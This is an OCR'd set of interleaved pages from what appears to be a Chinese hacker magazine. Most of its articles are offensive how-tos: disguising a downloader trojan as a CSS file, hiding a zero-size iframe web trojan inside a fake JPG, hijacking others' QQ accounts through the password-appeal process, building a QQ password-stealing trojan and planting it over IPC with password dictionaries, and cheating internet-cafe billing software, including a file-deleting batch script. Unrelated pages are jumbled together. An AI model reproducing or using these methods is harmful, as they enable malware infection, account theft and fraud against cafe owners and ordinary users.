设置好指定文件的 URL 和要保存到本地的位置, 单击 "Build" 按钮就会生成一个 Downloader.exe, 体积仅为 1.5 K, 把它改名为 young.css 替换掉你原先的木马吧。

## 八、IE 任意扩展名欺骗漏洞

有时候我们很辛苦地做好了一个网页, 想骗别人去访问, 直接发送一个类似 <http://xxx.com/test.htm> 这样的地址别人很可能会犹豫一下。可是如果利用 IE 任意扩展名欺骗漏洞就不一样了, 其实任意扩展名的文件只要包含有 HTML 标记, 它就会被 IE 浏览器解析出来。测试方法如下: 把以下内容保存为 mm.jpg 并放到 <http://zhiyeqianqian.51web.cn/mm.jpg>。

```
<img src=photo.jpg>
<iframe src=/pc/index.htm width=0 height=0
frameborder=0></iframe>
```

其中 photo.jpg 是一张真正的美女图片。我们访问 mm.jpg 的时候, 实际上看到的是被嵌入了一个 iframe 的网页木马的 photo.jpg。现在就看看你的社会工程学做的怎么样了。其实每到逢年过节的时候, 经常会有一些祝福网站被大家传来传去 (比如发给多少个网友你的愿望就会成真, 否则就被诅咒之类的)。会做网页的朋友完全可以把整个的复制下来, 放到自己的网站里, 然后嵌入一个网页木马后再发布出去, 至于成功率偶就不知道了, 反正偶是没试过的。

"铃……" 下课铃声打响了, 悟空满意地说道: "今天的课就到这里, 很开心大家这次把课堂纪律维持得这么好, 一个讲小话的同学也没有。"

冷不丁一声巨响传来, 原来是睡着的八戒摔到了地上, 嘴上还说着梦话: "大师兄……这堂课好难啊……还有那个 PcShare 和灰鸽子, 都要有公网 IP 才可以用, 我们穷人哪用得起啊……"

悟空回头看看满黑板的代码, 自己也看得头皮直发麻: "谁让你不把 HTML 好好温习一遍的, 至于你说的问题很好解决, 下节课我们讲端口映射, 让大家在内网里也可以玩转反弹木马! 下课!"

(文中涉及到的 htmltool.exe、字符转 x 进制、下载者本期光盘有收录) X

### 黑色森林脚本漏洞研究

地址: [www.blackwoods.cn](http://www.blackwoods.cn)  
 站点性质: 脚本漏洞研究和漏洞搜集站点。收集各大脚本程序最新漏洞研究文章, 漏洞利用工具, 和脚本漏洞查找防御技术教学等。我们的目的就是让使用网上脚本程序的站长免除被漏洞的骚扰。







# 巧破QQ密码保护

阿五

当我们得到一个好的QQ号时(至于如何可以得到,那就得多补习一下X档案了),却发现这个QQ有密码保护,或是被绑定了手机,对此,想必各位一定很失望吧!其实我们使用QQ的密码被盜申诉功能就可以轻松破解的。

前些日子,我无意看到QQ密码申诉的公告上有这样几句话:“申诉成功后,所有绑定QQ的所有服务将取消。”如图1。这么说绑定了手机的QQ号码不是一样完蛋吗?这可便宜我们这些小菜了。




图1

先看一下要申诉的QQ所必须具备的几个条件。第一,需要几个QQ好友的号码,这一点不难办到吧!打开自己的QQ随便找几个好友,复制几个上去就行了,就找五个吧,这样成功率大点。第二,就是需要1-3个历史密码,填3个吧。(小菜:“他用过的历史密码我

怎么知道呀?”)不要急,听我慢慢道来。我们打开QQ,然后更改几次密码就可以了,现在大家都明白了吧。历史密码就是你刚才更改过的那几个密码。现在主要的条件都满足了,开始申诉吧。

打开申诉页面,网址[http://service.qq.com/psw/mo.shtml?psw\\_ss.htm](http://service.qq.com/psw/mo.shtml?psw_ss.htm),输入QQ号码和附加码,开始申诉。联系QQ填自己的,申诉成功后,一般几分钟内会收到10000号发来的消息,同时邮箱也会收到腾讯的信

息,里面就有新QQ号的密码密保资料。再填上刚才我们复制的这个号

码的好友号码五个,按顺序填上我们刚才更改的密码,再填上这个号码密码保护的问题,答案和以前的邮箱地址如果我们不知道的话就留空不填,而新的密保资料,就看你自己怎么填了。申诉成功了的话,就是这个新号

码的资料喽,其它的选项就随意吧,如图2。

图2

点击提交,就等着收消息吧,这样的成功率几乎百分之百哦。如果没成功的话多试几次,收到的消息如图3所示。

图3

这个方法还不赖吧。申明一下,此方法只用于学习交流,因本文引起的一切盗号等事情与本人无关,本人决不提倡盗号破密保! ☒

## 双系统共用一个瑞星杀毒软件

安装双系统常常遇到一个问题,比如说同时安装了Windows 2000(以下简称Win2K)和Windows XP(以下简称WinXP)双系统,在WinXP下安装了瑞星杀毒软件,但是又想在Win2K下不再重新安装,双系统同时使用瑞星杀毒软件,我们该怎么办呢?

1、在WinXP下安装好瑞星杀毒软件,最好安装在默认的目录下面,比如:C:\Program Files\Rising\Rav目录下。

2、找一台已经安装好瑞星杀毒软件的Win2K操作系统,我有个同事就安装好了,将注册表HKEY\_LOCAL\_MACHINE\SOFTWARE\rising导出为rising.reg,拷贝到你的Win2K中来运行一下,这样瑞星安装的一些信息文件和路径都被导入到你的Win2K操作系统中了。

3、下载一个瑞星完整升级包,运行一下,这样在你的Win2K系统中所有的快捷方式就都有了,和重新安装的没两样。





我是超级大菜鸟，所以我的盗号方法也是菜鸟大法，我使用的工具自然也就是菜鸟工具——“极限居QQ盗”了，其运行后的界面如图1。




图1

设置界面很傻瓜化，相信大多数菜鸟一看就会填。如果使用网站收信，只要在“提交 Asp 地址”栏填上你空间的地址就可以了。不过，相信大部分朋友使用邮箱收信吧。依次填写好收信邮箱、发信邮箱、发信邮箱的密码以及发信箱服务器，收信邮箱与发信邮箱可以设置为一样。

至于图标，可以随意选择，在下边的“文件捆绑设置”中，我们也可以根据需要进行设置，比如将其与一张图片捆绑等。设置好后，点击“生成木马”就可以了，如图2。




图2

接下来，相信许多大菜鸟都会问该怎么才能让对方运行木马呢，我们要用到的工具是“傻瓜



# 菜鸟也盗QQ号

沉默

扫描之IPC”，启动后在“IP”项中，填上要扫描的起始IP地址，在木马文件名一栏中选择前边我们设置好的极限居QQ盗木马，勾选上“同步植入”，如图3。




图3

对于配置项，我建议各位菜鸟可以选择一些比较强劲的用户名及密码字典文件，这样，成功率就更高了。

设置完成后，我们点击“开始”按钮就可以了。幸运的话，从程序的提示中我们就会看到木马已经被上传，并且提示1分钟后运行了，如图4。



图4

剩下的事儿，我们就等着自己的邮箱里收到好消息吧，如图5。

最后提醒一下，为了提高盗号的成功率，强烈建议大家在局域网（网吧、校园网）中使用此法，另外还有一点提醒的就是，本文因为使用的是傻瓜扫描之IPC，因此对于Win2000系统比较有效，而对于WinXP系统，因为其IPC安全机制得到的加强，使用该工具的成功率就降低了许多，不过，大家可以采用远程溢出的方法（关于远程溢出的使用，详见黑客X档案前期的杂志），相信盗号还是很轻松的。




图5

（文章中涉及到的工具极限居QQ盗、傻瓜扫描之IPC已经收录于当期光盘中）

合  
作  
站  
点

## 中国红黑联盟基地

地址: www.yaqu163.com

站点性质: 网络安全技术交流, 视频动画下载, 菜鸟学习网络技术的天堂, 收集了最新漏洞研究文章, 漏洞利用工具, 我们的目的就是让一些想学习安全技术的朋友梦想成真。

## 中国网络安全协会

地址: http://www.chinansa.com

简介: 中国网络安全协会 chinaNSA (China Net Safe Association) 并不是一个黑客组织, 而是一个致力于安全联合、力量融和的组织, 是一个融和协作及形像提升的综合业务支撑平台, 团结融和成就未来! 专注安全行业发展, 提供强势的信息及互联网安全建议、系统化安全解决办法; 提供应急响应及个性化安全服务!





# QQ与防火墙

闯荡人生

## 一、祸起萧墙

一日在QQ上看见以前一室友，习惯性问候后他找我要近期的照片，我就通过QQ传了过去，谁知道此时我新近安装的网镖2005弹出了一个请求窗口，如图1。




图 1

我一楞，怎么和192.168.1.44这个局域网地址连接啊？我可是ADSL啊！莫非我的QQ和“猫”出问题了？我没有多想，冷静地看了一下请求，发现网络信息中的描述似乎是对一个远端的局域网进行的连接，也许是因为他是处于局域网中的吧，于是我就允许了。为了证实我的想法，我和他开了个小玩笑。通过QQ的显IP功能我得到了他的位置，是我市的一家网吧，并由防火墙提示的IP我做出大胆的假设：他的位置为那家网吧的44号机！于是我说我看见他了，在\*\*\*网吧44号机。他回话给我：“你在哪号？我怎么没看到你？”我说：“43.号。”他说：“不可能，我旁边没人！”至此可以证实我的假设是

对的（用了点社会工程学，小时候老师就说我最会骗人，哈哈）！

## 二、个人实验

我的电脑中安装了两个防火墙，一个是天网、一个是网镖。为什么要安装两个防火墙呢？因为我个人喜欢以盾为矛。所谓以盾为矛其实也就是两个防火墙中只有一个是为了自身安全而设的，另一个则主要是为了刺探别人的IP（记录我和别人的连接）或响应一些应急的网络安全事件，比如封端口这样的事。对于天网防火墙的漏洞研究的人比较多，加上我使用的又是盗版，无法在线升级，还有它的端口规则设置较简单，所以用于刺探，真正的防火墙则是网镖（呵呵，一不小心有点跑题了，其实也算防火墙的另类用法吧）。

言归正传，我是ADSL虚拟拨号的用户，“猫”没有开启路由，



图 2

通过主机拨号上网。我的主机和我的ADSL实际构成了一个小的局域网。主机内网IP为192.168.1.100，ADSL猫的内网IP为192.168.1.20，网镖2005的QQ程序规则如图2所示。

我的QQ在内网登录，首先连接腾讯公司的服务器。对于服务器来说我是局域网内的一个客户。如果我在一台机器上登录两个QQ，对于腾讯的服务器来说不就是两个局域网内的用户登录了吗？而且这两个客户我都可以控制（废话，QQ号都是我的当然可以控制了）。

于是我就模拟那天和同学传输文件时的操作，从AQQ向BQQ传输一个文件。当双方建立连接时并不出现图1中的网络连接提示，这说明此时还是广域网状态。当BQQ点同意接收AQQ文件时，我们需要的窗口弹出来了，如图3、图4。




图 3




图 4

## 三、最终结论

让我们由一个网络拓扑图说起，如图5。

我们可以清楚地看到事件发






图5

生的全过程。

首先由图2得出我的防火墙对QQ的广域连接是放行的，但是对于局域网连接则要询问（我最初的想法是防止别人用IP欺骗植入

反弹木马盗我QQ）。在聊天或文件传送未开始之前，我们的信息是通过QQ服务器中转的，也就是说QQ发出的信息不包括目的QQ的具体地址，只有目的QQ的公网IP，发送端QQ在发出的信息在QQ服务器中重新封装并增加目的QQ的具体地址（包括内网地址）。但是在文件传输时，目的QQ的PC和发送QQ的PC是通过服务器直接连接的。

QQ发送端在数据包封装时首先要将目的QQ所在局域网的地址封装然后再封装目的端的广域网IP地址。所以在初次封装对

方局域网的IP时我的防火墙会认为和局域网内的用户连接，需要提示。但是直到封装了广域网的IP后，数据开始发送时防火墙才提示。所以才有图中的连接远端局域网的情况。

其实防火墙有时不光可以抵御外部对我们电脑的非法连接，如果配置得好，同样是一件很好的武器。在没有显IP的QQ时，通过防火墙也能得到你想要的。关于防火墙其他的一些另类用法在以前的X上也介绍过不少，只要大家肯钻研总有一天会成为传说中的大虾。☞

# 玩转QQ宠物

罗秉琨

QQ宠物是腾讯公司推出的休闲养成类游戏，为我们大家在聊天之余带来了更大的乐趣。腾讯公司从去年8月15日起实行活跃天数在线时长服务，没想到QQ宠物也跟着默默升级了，界面变得更加漂亮，并且增添了有趣的游戏。这次更新后的QQ宠物一改之前版本单调的色彩，界面颜色更加丰富，让人一看就感觉很舒服，看来腾讯公司在QQ宠物的界面设计上可是花了不少的工夫。

## 一、普通喂养指南

### 1. 群消息提醒一网打尽

在群消息提醒中设置了自己感兴趣的话题之后，一旦群里有提到这些话题，QGG就会拍打你的桌面，提醒你不要错过。可是设置话题的数量有限，而我希望QGG提醒我所有的消息，怎么办呢？不用着急，在此献上独家秘笈：只要在话题中设置一个“任何话”，QGG就会乖乖地把群消息一个不落的提醒给你。不过，这样矛盾又来了，当我们正在畅快淋漓地玩着游戏时，QQ好友的一

个消息或系统验证消息，都会影响我们打游戏，迫使我们不得不中断游戏，为此，很多朋友在玩游戏时不得不关闭QQ宠物，浪费了不少QQ宠物生长的时间。现在，只要在游戏前，先在图1中选中“设置为免打扰状态（游戏时推荐）”，QQ宠物就会安静的呆在那里，不会再来打扰你了。还有一种方法，直接将QQ宠物拖到桌面的边缘，让它只露出一双眼睛，这样它也不会来打扰你了。




图1

### 2. QGG隐藏招外有招

使用小图标菜单的“显示/隐藏QGG”，就可以把小家伙完全隐藏起来，这地球人都知道啊。可是你有没有试过另外一招“隐

藏”呢？把小家伙拖动到屏幕右边，让它一部分超出桌面范围，小家伙就“哧溜”一声，钻到桌面外边，只露出一对小眼睛，是不是很可爱呢？

### 3. 让QGG出来溜溜

QGG吃了睡，睡了吃，也得让它活动活动啊。把鼠标光标放在它身上，按住鼠标左键不要松，不要拖动，小家伙就被拎了起来，哈哈，它还不知道是怎么回事呢。把它拎到很高的地方松开鼠标左键，让它表演一次“自由落体”。快要着地的时候，它一个空翻，就站稳了，功夫不赖啊。如果在它下落的时候，落到窗口顶部，会更有意思哦。

### 4. 把QGG吓一跳

看它呆头呆脑的，吓吓它。把鼠标在它身上晃来晃去，小家伙一会儿想抓住你的鼠标，一会儿又被鼠标吓得鸡飞狗跳的，是不是很过瘾？

### 5. 我看你往哪里躲

小家伙被不小心拖动到屏幕外边去，看不到了，怎么办？别急，只要双击一下右下角的QGG小图标，它就会重新回到你的桌面上。

### 6. QGG不生病之葵花宝典

QGG说它饿了，我没管它。QGG说它痒了，我也没管它。QGG



说它病了，这可不能不管了。生病真麻烦啊，还要让它看病吃药。白白给那个“兽医”交上元宝。

QGG 又饿又痒的时候最容易得病，所以只要在 QGG 说饿的时候马上喂它，说痒的时候马上给它洗澡，就很少生病了。

## 7. 宠物炫可以循环播放

宠物炫好短哦，几乎是一晃而过。没关系，当宠物炫表演的时候，把鼠标放到宠物炫身上，宠物炫就会持续的播放，直到你把鼠标移开为止。这样就能仔细地看个够了。

## 8. 发送宠物炫之移花接木

双击 QGG，就会弹出“发送宠物炫”的小窗口，最近联系人都在列表中。在其中选择好友的名字，点击“发送宠物炫”按钮，好友的聊天窗口就立刻弹出来了。如果只是想和这个好友聊天，又不想从 QQ 上面点击，也可以通过这样的方法实现，也省了一些时间。

## 9. 宠物登录巧控制

如果不想打开宠物，一般有两种方法。一是打开“QQ2005 设置”窗口，切换到“系统设置/基本设置”，在“综合设置”栏中取消对“宠物随 QQ 自动启动”的勾选；二是右击系统托盘的宠物图标，选择“退出”。

而在新版中，我们可以设置“登录框”，通过“登录框”来控制 QQ 宠物的登录。方法是右击系统托盘的宠物图标，选择“设置”，打开“设置”窗口，如图 2。在“功能选项”标签下，勾选“启动时显示登录框”选项，然后点击“确定”按钮即可。




图 2

这样，在启动 QQ 宠物时，就

会出现一个漂亮的 QQ 宠物登录窗口，是否让你的宠物登录，全由你决定了，如图 3。



图 3

## 二、养 QQ 宠物不花 Q 币

其实喂 QQ 宠物不花 Q 币的方法很简单。本人领养了 QGG 一只，养到现在 17 级，目前有 3210 个元宝，一切顺顺利利！如图 4。而且我是一个 Q 币都没用过的！为什么会这样呢？其实很简单的，只要大家跟着我的方法做，肯定不用 Q 币也能长得健健康康的！




图 4

第一，只要宠物在线就让它不停地打工。记住，一刻也不要停！至于宠物会经常说什么“主人你好残酷呀”之类的话，千万不要理它，既然我们是主人就有权叫它去做事，不打工怎么养得活自己，大家记住，要不停地打工！因为这样才不会让你的元宝渐渐地减少下去，而且每次打工都要打赚钱最多的！譬如刚开始的时候只能打 20 元的工，5 级以后就能打 24 元的工，10 级后就能打 28 元的工，15 级后就可以打 30 元的工……

第二，喂养期间，宠物经常要洗澡、喂食，生病需要看病的。也就是说，当宠物的状态栏里饥饿、清洁和健康出现黄色的时候。

宠物洗澡的时候，就只买那种 20 元的香皂或毛巾，因为这两

个可以增加 720 个清洁值，至于那些淋浴露什么的都不要买，因为我们要的是最便宜跟最实用的！而肚子饿的时候，我建议大家都每次都喂面食类食物，如 60 元的鱼型曲奇饼（需要说明一下：要在饥饿出现黄色的时候才喂，不然会掉到），因为这个可以使饥饿值回复 1080，更重要的是可以增加武力值 15 点，为什么要喂这种最贵的呢？大家想想，如果每次都喂那些 20 元或 10 元的，吃不饱就饿得快，那样经常要喂很麻烦的，而且这个可以增加 15 点的武力值，是全部食物里面最多的，所以建议大家都用这种！

如果你突然有事要离开电脑前，应把饥饿值喂到 1200—2000 之内，而清洁值最好在 2000 左右。如果你离开的时候超过四个小时的话，请把你的宠物关掉！不然很容易会生病的。

而且在这里强烈指出一点，千万不要去睡觉后把宠物挂一晚，也不要研究或下载安装什么外挂，因现在的外挂都不支持自动打工的，即使你升级到，也浪费了你的元宝。记住，我们的宗旨是不花一个 Q 币而把宠物养得好好的！

第三，宠物社区内其他的东东，像大学城呀、装扮屋呀，都不要去理它们。这些只会骗你的元宝，一点作用都没有！只要让我们的宠物自然的成长，就 OK！

当然不可能全部朋友都像我这样养宠物，如果这样的话，腾讯还赚什么钱。最后特别提醒一下，打工是可以升值的！每小时增加一点成长值，而且我们提倡的是不花 Q 币养宠物，千万不要盲目的为了升级而不让自己的宠物打工，这样别人只会笑你傻。因为我们只要把宠物养到 15 级就可以结婚，结婚后 100 小时就可以生蛋，再接下去就算你升得再多级也就没什么好玩的了。就好像现在还有很多人都喜欢挂 QQ 升级一样，其实都没有意义，就算是给你升到有五个太阳又如何？







# 两招将 Pubwin EP 打下地狱

mypc59

在上期黑客 X 档案的“Pubwin EP 全攻略”一文中,我已经向大家介绍了如何突破 MYSQL,实现 PUBWIN EP 加钱的方法,但限于篇幅的原因,还有一些方法我没有提到,因此,本文将继续教各位两招,以使各位菜鸟可以轻松地将 Pubwin EP 打入地狱~

## 第一招: 结帐定时法

其实这招非常的简单,我们首先像平常一样去刷卡上机,进去以后马上选择“结帐下机”操作,接下来当然是和平常一样弹出个消息窗口询问是否确定结帐下机,如图 1。




图 1

这时不要去点是否,我们只要把消息窗口拖到一个比较隐蔽的地方——比如任务栏下面,然后就可以上网了。如果想要下机的话,把刚才拖下去的消息窗口再拖出来,点一下“是”就可以了。等到下次再上机后,你会发现上次一分钱也没有扣掉,是真正的免费上网。在使用这个方法的时候我还发现了一个问题:在免费上网的时候,如果进行“查看消费信息”的操作,那这个方法就功亏一篑了。所以众位操作的时候要小心哦,不要因为错误操作没有成功就怪此招不灵哦。

## 第二招: 系统还原法

现在的网管也不都是白痴,我们这儿有个网吧竟然硬将“结帐下机”功能给去掉了,原因是上次有人在使用那招的时候被网管发现了。呵呵,这样的话我们前边介绍的那招就没用了。不知众位有没有发现安装有 Pubwin EP 的网吧都没有禁止“ctrl+alt+del”这个经典组合呢?最起码我所在地区所有的网吧都没有禁止,或许 Pubwin EP 的开发团体太高估自己产品的安全性了,认为没必要禁止“ctrl+alt+del”功能吧。可这样一来又便宜了我们这些菜鸟了。我们只要按“ctrl+alt+del”调出任务管理器,然后结束 Pubwinclient.exe 这个进程,这个世界就可以变得清静了!别高兴的太早,光结束这个进程还不够,系统会在指定的时间关机的(一般是在 5 分钟内),虽然只给了我们五分钟的时间,可这也已经足够了。选中“我的电脑”,然后单击右键选择“属性”,在弹出窗口依次选择“硬件”→“设备管理器”,然后把网络适配器中的硬件(其实就是网卡)禁止掉,如图 2。

现在就不会在指定时间关机了。接下来我们找到 Pubwin EP 所在的文件夹(一般是 C:\Program Files\Hintsoft),先将 Hintsoft 目录改名,然后删除目录内所有没有文件关联的文件(就是除 \*.dll、\*.exe 等可执行文件外的所有文件,不包括子文件夹内的文件),如图 3。

我们删除的是 Pubwin EP 的系统配置文件。接着将刚才禁止的网卡还原,之后打开 Pubwin client.exe,不出意外的话系统又被锁定了。我们只要在卡号中输入 admin,然后按回车,一切就都解除了,现在我们又可以免费上网了。

为了方便,我们可以做个批处理来加快速度。

```
echo on
rem "请手工禁止网卡后使用此批处理"
ren C:\Program Files\Hintsoft
Hintsoft2
del pubwin.cfg log4cpp.conf
Config.dat EnviProps.DAT pav.dat
version_description.xml
ren C:\Program Files\Hintsoft2
Hintsoft
pause "完成,请再将网卡手动还原,然
后执行 Pubwinclient.exe"
```

到此,我的两个方法都介绍完了。不过不论是加钱还是突破客户端限制,都是非法的,终会被发现。因此本文最后请各位菜鸟牢记网吧黑客的四字金言:适可而止! ☹




图 2




图 3



我们先来熟悉一下这家网吧的环境（先用实名卡刷卡开机才能上，没实名卡的不能上网），其实说白了，就是破解前的踩点了。有“运行”栏，没有“注销”，能打开任意盘，可以下载，另外网吧中还安装了还原精灵一类的东西，重启系统后就被还原了，任务管理器被禁止，注册表之类的倒还可以正常使用。来看看客户端程序，如图1。




图 1

如何才能突破网吧的限制，以达到免费上网的目的呢？第一种方法是结束管理软件的进程；第二种方法是破解还原软件，修改启动项，再重启；第三种方法嘛，如果网管只是借助管理软件，而别的东西都没有设置的话，就可以尝试进入安全模式。

我们先试试结束进程，我使用的是啊D网络工具包（倘若各位朋友在网吧里不能下载，可以去翻翻前几期的X档案，还有一种就是把啊D放在QQ硬盘或网页空间上，通常网吧是不会限制从QQ硬盘下载的），很轻松地就找到客户端的进程，如图2。




图 2

居然有进程守护，记得有一期X档案上介绍过使用杀毒助手，可以同时结束多个进程，

# 让同联多级式实名核查系统

## 也免费上网

dhb606

使用杀毒助手同时结束CLIENTP和CLIENTBK这两个进程就可以破解了，相信这个方法大家都会了吧！

我们来试第二种方法，就是破解还原软件。我找了半天，也没有发现还原精灵的图标，难道是被隐藏了？运行还原精灵密码读取工具，却提示没有安装还原精灵，郁闷，难道使用的还原卡，我又运行还原卡解锁软件，却再一次提示没有还原卡，那会是什么软件啊？我开始在硬盘上瞎转悠，无意中



图 3

发现deep freeze，如图3。

没见过这个东西，经过百度的搜索，才知道原来Deep Freeze是美国Faronics公司开发的一款还原软件，中文名为冰点，或许是因为它是老外的东西吧，在网上也没有找到有关于破解它的方法。我思索了良久，突然想到系统在重新启动后会被还原，那么如果是注销，会不会被还原呢？马上试试看，在“运行”栏中输入“MSCONFIG”，如图4。



图 4

将启动项的所有启动项目取消，点“确定”，“退出而不重启”。再在“运行”栏里输入“shutdown -1”进行注销，如图5。




图 5

破解成功，如图6（右下脚没有那个客户端了吧），现在总算是证实了注销后是不被还原的。




图 6

最后来试试第三种方法，进入安全模式。我试了试，发现这个网吧是可以进入的，我们要选择“带网络连接的安全模式”。

对于以上的方法，相信对于很多网吧系统都是有效的，不过，限于测试环境，我没有在服务器端上进行验证。我感觉使用杀毒助手同时结束DF5Serv和PrzState2k进程也可以，把启动项改了然后重启，应该也可以不被还原吧，有条件的朋友可以测试一下结果。

对于第二种方法，我认为比较安全，即使被抓了还可以耍赖说自己不知道是怎么回事，而且我多上了2个小时网管都没来找我麻烦哦，不过就是要先破费一点开个机子才可以。

第三种方法一点儿都不用花钱，不过安全系数比较低，在人少的时候还可以使用，不过还要时刻注意身后哦。

（文章中涉及到的工具啊D网络工具包、还原精灵密码读取工具、还原卡破解软件、杀毒助手光盘中有收录。）



网吧是在校生上网的首选或是经常光顾的地方。即便拥有属于自己的电脑,网吧仍是一个很好的上网场所——因为会有很多的PLMM~

网吧是一个特殊的上网场所,由于是公共的上网场所,一般会有许多限制。为了方便维护,通常会在机器上安装“还原精灵”之类的软件。任网民们在机子上“胡作非为”,只要机器一重启,一切都会恢复原状。通常机器上也会装上各种各样的杀毒软件,如诺顿、Symantec antivirus企业版、瑞星、金山等等。生怕有些不安分的网民给自己的系统带来病毒。不过这样一来,他的系统倒是安全了一些,可害苦了我们这些网吧菜鸟。由于要学习黑客技术,免不了要和后门、木马、各种病毒、溢出程序打交道。可是这些东东正是被那些杀毒软件深恶痛绝啊。它们可不会手下留情,绝对是见一个杀一个,来一对杀一双。这样一来当小菜们从网上DOWN下来的木马或后门可能还未解包就会被那些杀毒软件给KILL了。没法实践对于小菜们学习技术就有点为难了,郁闷!

还有一个最重要的软件我还没有提到,那就是小菜们痛恨的网管软件。现在流行的网管软件挺多的,什么pubwin、万象、网络妙管家、方竹、美萍等等,网吧可是要靠它们来吃饭呀,各位网民的money也是被它慢慢地吞吃了。关于pubwin的破解,大家可以参阅我在X发表的几篇劣作:“我的pubwin破解经历”(2005年第4期)、“pubwin破解之总结篇”(2005年第6期)、“与pubwin再次交手”(2005年第7期)、“偷天换日、瞒天过海”(2005年第8期)、“用好管理员密码之我见”(2005年第10期)。相信看了这几篇文章后,对付pubwin还是很轻松的。关于pubwin,我还想再谈一点。就是现在大部分的网吧使用的都是4.3版本,我所讲的也是针对4.3版的破解方法。不过pubwin还会在不断地升级新版本,那么它的破解就没现在这么简单了,会有许多新的思路,新的方法,当然这是后话,等以后咱们在探讨吧!

